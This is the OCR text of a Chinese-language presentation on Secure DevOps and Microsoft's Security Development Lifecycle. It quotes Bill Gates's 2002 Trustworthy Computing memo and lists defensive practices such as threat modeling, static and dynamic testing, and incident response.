
盡職調查

安全領域最大的失敗有什麼共同點？

缺乏盡職調查。

如今，採取強有力的安全措施並能夠證明這一點至關重要。

盡職調查




來源： https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report-2022

Microsoft Azure

從 Waterfall 到 DevOps 再到 Secure DevOps

瀑布開發模型


一種線性、順序的軟體開發方法，分析、開發、測試和運維在各自為政的環境中工作



為什麼選擇DevOps？

DevOps 是人員、流程和產品的聯合體，

旨在實現持續向終端使用者提供價值



DevOps 實踐中的安全挑戰

- 重點是交付，而非安全
- 一般的DevOps實踐本身並不支援應用安全概念
- 傳統的自動化測試並不專注於安全測試
- DevOps 團隊可能缺乏安全知識
- 在未使用 *軟體組合分析工具* 的情況下大量使用開源庫

Secure DevOps 專案的工具挑戰


工具必須 **整合** 進 **流程**

工具不應 **要求安全專業知識**

工具結果必須 **準確** 且 **重要**

工程師必須高度自信，修復問題
不會破壞 其他功能


什麼是 Secure DevOps？



Secure DevOps 是一種確保「安全」成為軟體交付生命週期中不可或缺一部分的實踐。 Secure DevOps 應涵蓋安全的整體視角，包括安全文化、安全的軟體交付和安全的基礎設施

Secure DevOps 需要思維轉變、培訓和自動化。

Secure DevOps 原則



優點

- 通過提前介入安全措施來減少修復時間
- 與現有工具鏈集成並保障其安全
- 快速識別新的威脅向量

Microsoft Azure

安全開發生命週期

可信計算

Bill Gates: Trustworthy Computing


Bill Gates 01.17.02

This is the e-mail Bill Gates sent to every full-time employee at Microsoft, in which he describes the company's new strategy emphasizing security in its products.

From: Bill Gates
Sent: Tuesday, January 15, 2002 5:22 PM
To: Microsoft and Subsidiaries: All FTE
Subject: Trustworthy computing

Every few years I have sent out a memo talking about the highest priority for Microsoft. Two years ago, it was the kickoff of our .NET strategy. Before that, it was several memos about the importance of the Internet to our future and the ways we could make the Internet truly useful for people. Over the last year it has become clear that ensuring .NET is a platform for Trustworthy Computing is more important than any other part of our work. If we don't do this, people simply won't be willing -- or able -- to take advantage of all the other great work we do. Trustworthy Computing is the highest priority for all the work we are doing. We must lead the industry to a whole new level of Trustworthiness in computing.

安全開發生命週期



安全開發生命週期（SDL）包括一套支援安全保障和合規要求的實踐。

SDL 說明開發人員通過減少軟體中的漏洞數量和降低嚴重性來構建更安全的軟體，同時還降低了開發成本。

安全開發生命周期實踐

提供 安全培訓

定義安全要求

定義指標 與合規報告

進行威脅建模

確定 設計要求

定義和使用 密碼學標準

管理使用第三方元件的安全風險


使用公司認可的工具

執行 靜態分析 安全測試

執行 動態分析 安全測試

執行滲透測試

建立標準的 事件回應流程



https://www.microsoft.com/en-us/securityengineering/sdl/practices

示範

謝謝!